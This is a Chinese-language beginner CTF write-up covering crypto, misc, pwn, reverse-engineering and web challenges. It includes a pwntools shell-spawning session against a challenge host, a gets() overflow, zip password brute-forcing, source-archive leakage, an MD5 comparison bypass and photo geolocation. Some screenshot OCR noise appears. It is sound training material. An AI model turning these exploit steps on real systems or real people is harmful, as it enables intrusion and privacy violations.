ZYPC-SEC.CTF

Cry:

- CTF 入门指北 ZYPC-SEC ← Crypto
 下载附件看到摩斯密码在线解密得到 flag
- 2. 晋城人签到

看到题目样式判断为凯撒密码,题目晋城人可知密钥为四 在线解码得到 flag

3. ok?

打开看到附件为 ok? 码

在 bugku 中找到在线解密工具解密得到 flag

4. base 家族


下载附件得到一串字符,根据题目进行 base 尝试得出经过 base91, base58, base32, base64 解码得到 flag

5. 变异的凯撒

下载附件得到一串字符和 hint

根据 hint 可以判断密钥为 2,0,2,3 四组


hlcj{jethksvkgcquteewcnuzgr}
fjah{hcrfiqtieaosrccualsxep}2
fjah{hcrfiqtieaosrccualsxep}0
fjah{hcrfiqtieaosrccualsxep}2
eizg{gbqehpshdznrqbbtzkrwdo}3




获得 flag

6. 初识 rsa

下载附件为 Python 文件, 用记事本打开看代码




分析为 rsa 加密, 打开工具将每一部分数据填入工具中计算得到 flag




7. 一 ***** 两吃

下载解压看到文件 c1, c2, e1, e2 分析为 rsa 的共模攻击模式



继续用工具将对应数据填入用共模攻击模式计算得到 flag



8. [Week2]ezrsa

下载附件解压得到 py 文件,用记事本查看代码

```
import libnum
p=libnum.generate prime(128)
q=libnum.generate prime(128)
e=65537
n=p*q
flag="flag{*********}"
b1=p+q
m=libnum.s2n(flag)
n=q*p
phi=(p-1)*(q-1)
c=pow(m,e,n)
print("n=",n)
print("c=",c)
print("p=",p)
print("q=",q)
print("b1=",b1)
#n= 103426998484004535599248137578031831626910333209054441748323580696733546531919
#c= 91129323508237194320434866309103960059467693972442230857299204324079761688749
#b1= 643821052079394982597136841850574477976
```


分析为 rsa 但得进一步计算 p 与 q 的值

根据代码中的 n=q*p 和 b1=p+q

可以写出脚本来计算 pa 具体值


```
import math
n = 1034269984840045355992481375780318316269103332090544417483235806967335465319
ы = 643821052079394982597136841850574477976
# 计算平方根
sqrt_val = math. isqrt(b1**2 - 4 * n)
# 求解p和q
p = (b1 + sqrt_va1) // 2
q = (b1 - sqrt_va1) // 2
print("p =", p)
print("q =", q)
 Python 3.8.5 Shell
File Edit Shell Debug Options Window Help
Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AM 🔺
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
======= RESTART: D:\python\1.py =======
p = 336031017927384018061184193124326206573
q = 307790034152010964535952648726248271403
```

将各个数据填入 rsa 计算工具中得到 flag



9. 手抓饼夹培根真香啊! (bushi)

下载附件看到 ABAB 以为是培根密码但是题目写的(bushi)



用培根解密也是混乱字符串


АВВААВВААВВААВВАААВВАААВВВААВВВАВВВВВВВ	ABBAABA
	//
加密	
mzwgczmrxgmztonjtgutenzxgmlfmjtguytfp	

因为只有 AB 两个字符判断为二进制然后尝试将 A 换成 0 将 B 换成 1 使用二进制转字符解码得到 flag


×4433E-	
00110011011000110001011001110111011110110110010001101111	
	/.
字符转二进制 二进制转字符	
始果	
dnffnjfjndnnfiebfjbe)	

10. [Week2]分解一下吧!

下载附件解压得到一个 n 和 hint,



所以得将 n 分解因数,通过 Linux 的 factor 去分解,得到结果再组合成 flag



Misc:

- 1. CTF 入门指北 ZYPC-SEC Misc 下载附件看到颜文加密,通过在线工具 aaencode 解码得到 flag
- 2. Egggggg...... • •

通过视力观察到海报侧面有摩斯密码



解密得到网站: www.f4u1t.com:8889




得到 flag

3. 给个 UID, 给个好友位

下载附件, 发现是音频文件

放入 Audacity 中查看波图看到 flag



4. 仔细听哦谢谢喵

下载附件看到为音频文件,并根据题目描述得出为摩斯密码

播放音频听到摩斯电报

将文件放入 Audacity 中查看波图看到摩斯密码




解密得到 flag

5. 拜托, 请...请让我访问

根据题目描述得知要流量分析出密码套上 zypc{}

使用 Wireshark 打开文件

再用 http.request.method==POST 指令搜索登录记录



打开记录看到 password

[Next request in frame: 48] File Data: 65 bytes → HTML Form URL Encoded: application/x-www-form-urlencoded v Form item: "email" = "flag" Key: email Value: flag v Form item: "password" = "ffb7567a1d4f4abdffdb54e022f8facd" Key: password Value: ffb7567a1d4f4abdffdb54e022f8facd Form itam: "cantcha" - "RVIIG" 0250 35 34 35 34 36 35 30 3b 20 77 79 5f 75 69 64 3d 5454650; wy_uid= 0260 2d 31 3b 20 50 48 50 53 45 53 3 49 44 3d 68 38 -1; PHPS ESSID=h8 0270 69 31 30 6d 69 36 72 64 63 38 6c 39 63 6f 63 37 i10mi6rd c8l9coc7 0280 30 38 6f 74 71 36 36 31 3b 20 48 6d 5f 6c 70 76 08otq661 ; Hm_lpv 0290 74 5f 63 31 32 66 38 38 62 35 63 31 63 64 30 34 t c12f88 b5c1cd04 31 61 37 33 32 64 65 61 35 39 37 61 35 65 63 39 1a732dea 597a5ec9 02a0 34 63 3d 31 34 33 35 35 39 30 35 37 34 0d 0a 43 4c=14355 90574 · · C 6f 6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d onnectio n: keep-02d0 61 6c 69 76 65 0d 0a 43 6f 6e 74 65 6e 74 2d 54 alive ⋅ C ontent-T 02e0 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e ype: app lication 02f0 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 /x-www-f orm-urle 0300 6e 63 6f 64 65 64 0d 0a 43 6f 6e 74 65 6e 7<mark>4</mark> 2d ncoded · · Content-0310 4c 65 6e 67 74 68 3a 20 36 35 0d 0a 0d 0a 6<mark>5</mark> 6d Length: 65···em 0320 61 69 6c 3d 66 6c 61 67 26 70 61 73 73 77 6 f 72 ail=flag &passwor 0330 64 3d 66 66 62 37 35 36 37 61 31 64 34 66 34 61 d=ffb756 7a1d4f4a 0340 62 64 66 66 64 62 35 34 65 30 32 32 66 38 66 61 bdffdb54 e022f8fa

得到 flac

6. 狡猾的零

下载附件看到 zypc 附近有怪东西



判断为零宽度字符隐写

网上找到解密工具进行解密得到 flag

7. 找呀找~找不同

下载附件看到俩个看似相同的代码文件 在网上找的代码对比工具进行比较得到 flag

8. 残破的图片 by_snipping_tools

下载附件为加密压缩文件


进行弱口令密码爆破



获得图片



打开出题人日记




根据日记内容在网上找到关于 win11bug 信息



🖹 申请转载

获得相关脚本工具



▲ 赞同 1 ▼ ● 添加评论 1/分享 ● 喜欢 ★ 收藏

将日记中的图片原数据填入以恢复图片得到 flag

9. (社工)
→ Kata_Jhin 的流光摄影
■

下载附件为 jhin 学长拍的照片



通过路牌和店名可以确定大概区域






再根据左上角桥细节可以推断在桥下


所以 flag: ZSCTF{重庆市_九龙坡区_鹅公岩大桥下}

10. 镜

下载附件为加密压缩文件,但有注释,查看注释判断非摩斯密码,将其替换



打开文件得到一串数字



根据 hint 与百度了解到塔珀自指公式并找到脚本改造运行得到 flag

```
1 import numpy as np
 2 import matplotlib.pyplot as plt
 3 from PIL import Image
 5 def Tupper_self_referential_formula(k):
       aa = np.zeros((17, 106))
 6
       def f(x, y):
           y += k
 8
           a1 = 2**-(-17 * x - y % 17)
 9
           a2 = (y // 17) // a1
10
11
           return 1 if a2 % 2 > 0.5 else 0
12
      for y in range(17):
           for x in range(106):
13
               aa[y, x] = f(x, y)
14
       return aa[:, ::-1]
15
16
17 k =
  18979444960633311513095688386429997347182197141394647571930039541632
  02785891856350216039396766685628213047249968376966011539838823097595
  98410663143413041917853113947769168434238455286410773585829887853987
18 aa = Tupper_self_referential_formula(k)
19 plt.figure(figsize=(15, 10))
20 plt.imshow(aa, origin='lower')
21 plt.savefig("tupper.png")
22 img = Image.open('tupper.png')
23 plt.imshow(img)
24 plt.show()
25
```



Pwn:

1. CTF 入门指北. - ZYPC-SEC 👉 Pwn

下载附件看到 flag

2. Anc_nc! A

使用 kali 虚拟机 netcat 打开题目根据 hint 进行 ls -IR 扫一下目录看到 flag 位

```
文件 动作 编辑 查看 帮助
total 12
drwxrwxrwx 1 0 1000 4096 Aug 26 12:10
drwxrwxrwx 1 0 1000 4096 Aug 26 12:10 _
./libc/___:
total 4
 -rwxrwxrwx 1 0 1000 44 Aug 26 12:10 flag
./libc/____:
total 0
./libexec:
total 16
drwxrwxrwx 1 0 1000 4096 Aug 26 11:49 coreutils
drwxrwxrwx 1 0 1000 4096 Aug 26 11:49 dpkg
./libexec/coreutils:
total 16
-rwxrwxrwx 1 0 1000 14720 Aug 26 11:49 libstdbuf.so
./libexec/dpkg:
total 4
-rwxrwxrwx 1 0 1000 2196 Aug 26 11:49 dpkg-db-backup
./libx32:
total 0
```

cd 转到该位置查看 flag 即可

```
./libexec:
total 16
drwxrwxrwx 1 0 1000 4096 Aug 26 11:49 coreutils
drwxrwxrwx 1 0 1000 4096 Aug 26 11:49 dpkg
./libexec/coreutils:
total 16
-rwxrwxrwx 1 0 1000 14720 Aug 26 11:49 libstdbuf.so
./libexec/dpkg:
total 4
-rwxrwxrwx 1 0 1000 2196 Aug 26 11:49 dpkg-db-backup
./libx32:
total 0
cd libc
cd
ls
flag
cat flag
ZSCTF{0ed55a04-ab5b-7f22-9f65-a12dbe151f28}
```

3. *_登录系统_* -v1.0

下载附件用 ida 打开找到 mian 函数看到 gets 危险函数,双击 v4 看到 key

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
 2 {
 3
     char v4[8]; // [rsp+8h] [rbp-18h] BYREF
     char s1[8]; // [rsp+10h] [rbp-10h] BYREF
     unsigned __int64 v6; // [rsp+18h] [rbp-8h]
 5
 6
 7
    v6 = __readfsqword(0x28u);
 8
   setbuf(stdin, 0LL);
    setbuf(stdout, 0LL);
 9
10
     setbuf(stderr, 0LL);
11
     stringout(&start);
12
     gets(v4);
13
     if (!strncmp(s1, key, 2uLL))
14
       func();
15
     else
16
       printf("Welcome!%s\n", v4);
17
    return 0;
18 }
 .data:000000000000004020
                                     public key
 data:00000000000004020
                                      char key[
.data:000000000000000000; DATA XREF: main+80°to
 .data:0000000000004033 00 00 00 00 00 00 00 00 00 00+align 20h
 .data:00000000000004040
                                     public start
                                                                 ; DATA XREF: main+571o
 .data:0000000000004040 E6
                                     start db 0E6h
```


然后根据主函数的伪代码分析得出他要判断 s1 等不等于 key, 但输入的数

值有 8 个字节会进入 v4

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
 2 {
3
    char v4[8]; // [rsp+8h] [rbp-18h] BYREF
    char s1[8]; // [rsp+10h] [rbp-10h] BYREF
4
 5
    unsigned __int64 v6; // [rsp+18h] [rbp-8h]
 6
    v6 = \underline{\text{readfsqword(0x28u)}};
7
8 setbuf(stdin, 0LL);
    setbuf(stdout, 0LL);
9
10
    setbuf(stderr, 0LL);
    stringout(&start);
11
    gets(v4);
12
    if (!strncmp(s1, key, 2uLL))
13
14
      func();
15
    else
      printf("Welcome!%s\n", v4);
16
return 0;
18 }
```

所以要溢出到 s1 得要填充八个字节将 key 前加八个字节(例如:

aaaaaaaa42Rabbitspecialkey)即可在 gdb 中登录系统



然后就可以 Is 目录看到 flag, 打开看到 rabbit 加密根据 key 提示密钥为 42

解码得到 flag

```
Core.353
core.359
core.396
dev
flag
lib
lib32
lib64
libexec
libx32
cat flag
ZSCTF{U2FsdGVkX1+RMioPkkSTnGvAwu9b2r1+OHhhNtxttm8JMoRd/FXtxPa1+bz70aPmirRG7jN9BhGSxbo=}
```



4. 🤒 野兽仙贝的世界 🤒

下载附件用 ida 查看伪代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v5; // [rsp+8h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  stringout(init, argv, envp);
  __isoc99 scanf(&unk_2004, &v4);
  if ( num == v4 )
    {
     puts("henhenhenaaaaaaaaaaa!!!!!");
     system("sh");
  }
  return 0;
}
```

分析其是为输入 v4 值判断是否等于 num 来进入 system

双击 num 查看 num 值

```
public num
num dd 44417761h
_data ends

public num

打开num看num値 DATA XREF:
```

然后用 pwntools 打开地址将数值上传进入系统,后 ls 查看目录看到 flag,

打开 flag 文件得到 flag

```
—$ python3
Python 3.10.8 (main, Nov 4 2022, 09:21:25) [GCC Type "help", "copyright", "credits" or "license"
>>> from pwn import *
>>> p=remote('8.130.78.89',10002)
[x] Opening connection to 8.130.78.89 on port 100
[x] Opening connection to 8.130.78.89 on port 100
[+] Opening connection to 8.130.78.89 on port 1
>>> payload = p64(0×44417761)
>>> p.sendline(payload)
>>> p.interactive()
[*] Switching to interactive mode
hello, welcome to beast_sanbai's world
                                                  to
ls
core.919
core.922
core.926
dev
flag
lib
lib32
lib64
libexec
libx32
pwn3
cat flag
ZSCTF{13afba6d-1657-2f0e-8299-297ba90d414c}
```

Re:

- CTF 入门指北 ZYPC-SEC ← Reverse
 打开附件即可看到 flag
- 2. 你看到我的 F5 了吗

下载附件解压放入 ida 中按 F5 直接看到 flaq

```
1 __int64 __fastcall main()
2 {
3
   char key[64]; // [rsp+20h] [rbp-80h] BYREF
4
   char flag[64]; // [rsp+60h] [rbp-40h] BYREF
5
6
    _main();
7
   strcpy(key, "ZSCTF{e691fadd-f62a-a894-24e9-7f10c94ee74d}");
8
   memset(&key[44], 0, 20);
9
   printf_0("please input flag:");
0
   scanf("%s", flag);
   if (!strcmp(flag, key))
1
     printf_0("right!\n");
2
3
4
     printf_0("error!\n");
5
   system("pause");
   return 0i64;
6
7 }
```


3. IDA 的进阶使用

下载附件放入 ida 中按 F5 看伪代码看到四条提示指向 flag 四个部分


```
int __cdecl main(int argc, const char **argv, const char **envp)

{
    _main();
    puts("Oops! Where is my flag?");
    puts("Learn about Strings and you can see the first part of flag.");
    puts("Learn about Functions and you can see the second part of flag.");
    puts("Learn about Xref and you can see the third part of flag.");
    return puts("The last part is _970b8cc49bcb}");
}
```

第一部分打开字符串窗口可以直接看到: ZSCTF{W0w



第二部分在函数窗口可以看到: _Comp1et3ly_Uns7and_



第三部分对主函数按 x 查看 xref 可以找到

```
op, rsp
sp, 20h
           'h'
                ; Character
cx, 68h ;
utchar
           '0'
                ; Character
cx, 30h ;
utchar
                ; Character
cx, 77h ;
utchar
cx, 5Fh ;
                ; Character
utchar
cx, 74h;
                ; Character
utchar
           '0'
cx, 30h ;
                ; Character
utchar
                ; Character
cx, 5Fh ;
utchar
           'u'
ox, 75h;
                ; Character
utchar
ox, 73h;
                ; Character
utchar
           '3'
                ; Character
cx, 33h ;
utchar
                  "Find out which functio
ex, Buffet
uts
ax, 1BF52h
```

最后一部分直接给了组合成 flag:

ZSCTF{W0w_Comp1et3ly_Uns7and_h0w_t0_us3_970b8cc49bcb}

4. 简单的编码

下载附件放入 ida 中没有 main 函数,就找主程序,通过字符串搜索找 flag 找到主程序查看伪代码看到 base64 加密解出 flag

```
int64 sub_140018FC0()
   size_t v0; // rax
   const char *v1; // rax
   char Str[1024]; // [rsp+20h] [rbp-818h] BYREF
   char Str2[58]; // [rsp+420h] [rbp-418h] BYREF
    _int16 v5; // [rsp+45Ah] [rbp-3DEh]
   int v6; // [rsp+45Ch] [rbp-3DCh]
   char v7[960]; // [rsp+460h] [rbp-3D8h] BYREF
   sub_1400017C0<del>();</del>
   strcpy(Str2, "WlNDVEZ7RkY2QjY1MEMtODFBNC02M0I0LTQ2NkItQkNCNjVBNUQwOX0=");
memset(v7, 0, sizeof(v7));
   Str2[57] = 0;
   v5 = 0;
   v6 = 0;
   sub_140001540("please input your flag:");
   sub_140001590(&unk_14001B000, Str);
   v0 = strlen(Str);
   v1 = (const char *)sub_1400015D0(Str, v0);
   if (!strcmp(v1, Str2))
     sub_140001540("you are right!\n");
3
     sub_140001540("try again!\n");
1
   system("pause");
   return 0i64;
5
```

5. 开坚果

下载附件根据题目可知需要脱壳,通过 upx 脱壳(upx 脱壳失败的可以使用 Python 脚本的 upx 去脱壳)后放入 ida 可以找到 flag

6. 小鸭脖的回家之旅

下载附件放入 ida 中找到主程序看到迷宫图和大小为 7*8

然后自己手动画图得到 flag

```
*******

***000*

@0*0**0*

*0*00*0*

*0*0*0*

*0*0*0*

*0000*0#

*******

ZSCTF{RDDDRRRUULUURRRDDDDR}
```


7. [week-2]simple python

```
print('input your flag: ')
flag = input()
key = [69, 76, 92, 75, 89, 100, 46, 122, 42, 43, 123, 121, 43, 47, 50, 123, 41,
44, 39, 50, 40, 122, 47, 42, 50, 125, 43, 38, 47, 50, 40, 42, 41, 38, 121, 41, 46,
40, 42, 121, 46, 125, 98]
compare = []
for i in flag:
    temp = ord(i)
    temp = temp ^ 7 + 24
    compare.append(temp)
if(compare == key):
    print("congratulations!")
else:
    print('error!')
```

题目错误应为 temp=temp^(7+24)丢给 GPT 生成脚本运行得到 flag

8. [week2]simple c++

下载附件丢入 ida 中反汇编看到 Fl4g(void)函数打开查看伪代码



发现他是大概就是将 flag 与 key 数组进行异或操作, 让 gtp 给个异或计算脚

本运行得到 flag

```
File Edit Format Run Options Window
                                   Help
key = [90, 82, 65, 87, 66, 126, 55, 54, 107, 56, 62, 104, 53, 110, 35, 105, 117,
compare = [0] * 43
for i, val in enumerate(key):
   compare[i] = val
flag = ''.join(chr(val) for val in compare)
print(flag)
Python 3.8.5 Shell
File Edit Shell Debug Options Window
                                    Help
Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AM
D64)] on win32
Type "help", "
            copyright", "credits" or "license()" for more information.
ZSCTF {11c14c9c-fe12-0402-28fc-bda6c6dd7b4f}
```

Web:

1. CTF 入门指北 - ZYPC-SEC 👉 Web

下载附件看到代码分析为

MIIUdki. QQ.1000122410

好啦好啦, 说了这么多, 给你最期待的 flag 叭~

\x5a\x53\x43\x54\x46\x7b\x4c\x33\x74\x5f\x55\x73\x5f\x33\x78\x70\x6c\x30\x72\x65\x5f\x54\x68\x65\x5f\x77\x65\x62\x5f\x77\x4f\x72\x4c\x64\x7d

通过 16 进制转字符串获得 flag

2. 下班咯

打开题目地址看到

□ 火狐目力站只 ● 新于上岭 □ 常用网址 ਚ 尽乐同城

解压源码到当前目录,测试正常,收工

分析为直接在网站后加/www.zip 获得源码压缩文件

> 学大

flag_you_find.txt.txt

解压得到 flag 地址前往获得 flag



ZSCTF{7832f43f-c258-c149-eb29-b1277faf36e6}

3. 粗心的 fault

打开题目进入登录界面输入账号"falut"密码"password"成功获得 flag

□ 火狐目力均思 ■ 新于上岭 □ 常用网址 □ 尔尔阿城

密好admin, 欢迎来到您的个人中心 。 ZSCTF{837db606-3f48-0220-ca57-248eefceb0db} 主销

4. ==^_^==

打开靶场看到 php 语言

Debug Mode is not enabled.


分析得出需 get debug=True

然后 post username 不等于 password 但他们的 md5 哈希值相等


可进行 md5 弱口令绕过

